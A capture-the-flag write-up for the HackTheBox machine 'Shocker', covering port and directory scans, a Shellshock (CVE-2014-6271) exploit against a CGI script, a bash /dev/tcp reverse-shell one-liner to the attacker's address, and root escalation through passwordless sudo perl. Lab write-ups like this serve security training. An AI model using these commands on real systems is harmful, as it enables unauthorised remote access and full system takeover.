

HackTheBox Shocker

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ip -> 10.10.10.56

- *nmap*

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
2222/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256  22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256  e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

language-bash

- gobuster

```
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.10.56/
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s
=====
```

```
2021/07/16 19:13:47 Starting gobuster in directory enumeration mode
```

```
=====
/.hta (Status: 403) [Size: 290]
/.htaccess (Status: 403) [Size: 295]
/.htpasswd (Status: 403) [Size: 295]
/cgi-bin/ (Status: 403) [Size: 294]
/index.html (Status: 200) [Size: 137]
/server-status (Status: 403) [Size: 299]
=====
```

```
2021/07/16 19:14:27 Finished
```

language-bash

- we got one file

```
gobuster dir -u http://10.10.10.56/cgi-bin/ -w /usr/share/wordlists/dirb/common.txt -t 50 -x sh,pl -b 403,404 | tee gobuster.log
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.56/cgi-bin/
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 403,404
[+] User Agent: gobuster/3.1.0
[+] Extensions: sh,pl
[+] Timeout: 10s
=====
2021/07/16 19:25:11 Starting gobuster in directory enumeration mode
=====
/user.sh (Status: 200) [Size: 118]
=====
```

- nothing much

```
File: user.sh
1 Content-Type: text/plain
2
3 Just an uptime test script
4
5 09:58:32 up 8:58, 0 users, load average: 0.04, 0.02, 0.00
6
7
```

- after some research googled the box name found a vulnerability name [http shellshock](#)

- nmap `http-shellshock` scan

```
nmap -sV -p80 --script http-shellshock 10.10.10.56 --script-args "uri=/cgi-bin/user.sh"
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-16 19:35 IST
```

```
Nmap scan report for 10.10.10.56
```

```
Host is up (0.45s latency).
```

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-shellshock:
```

VULNERABLE:

HTTP Shellshock vulnerability

State: VULNERABLE (Exploitable)

IDs: CVE:CVE-2014-6271

This web application might be affected by the vulnerability known as Shellshock. It seems the server is executing commands injected via malicious HTTP headers.

Disclosure date: 2014-09-24

References:

<http://www.openwall.com/lists/oss-security/2014/09/24/10>

<http://seclists.org/oss-sec/2014/q3/685>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271>


language-bash

- exploit

- <https://www.exploit-db.com/exploits/34900>

- <https://github.com/opsxcq/exploit-CVE-2014-6271>

- change the exploit. Converted to py3 from py2. Modify the code



```
while True:
    reply = input(clientaddr[0]+"> ")
    clientsocket.sendall(reply.encode()+b"\n")
    try:
        data = clientsocket.recv(buff)
        print(data.decode())
    except:
        pass

if __name__ == '__main__':
    main()
```

```
> python3 exp.py payload=reverse rhost=10.10.10.56 lhost=10.10.14.8 lport=1337 pages=/cgi-bin/user.sh
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/user.sh
[!] Successfully exploited
[!] Incoming connection from 10.10.10.56
10.10.10.56> id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(samba
share)
10.10.10.56>
```

- getting a proper reverse shell

```
bash -i >& /dev/tcp/10.10.14.8/9999 0>&1
```

language-bash

```
→ avik@kali ~/Desktop/ctf/WalkThroughs/HackTheBox/shocker git:(master) ✗ nc -nvlp 9999
listening on [any] 9999 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.56] 37050
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
<-bin$ python3 -c 'import pty;pty.spawn("/bin/bash")'
shelly@Shocker:/usr/lib/cgi-bin$ export TERM=xterm
shelly@Shocker:/usr/lib/cgi-bin$
```

- we can run perl as sudo

```
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

language-bash

- [command](#)

```
sudo perl -e 'exec "/bin/bash";'
```

language-bash

- root

```
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/bash";'
root@Shocker:/home/shelly# id
uid=0(root) gid=0(root) groups=0(root)
root@Shocker:/home/shelly#
```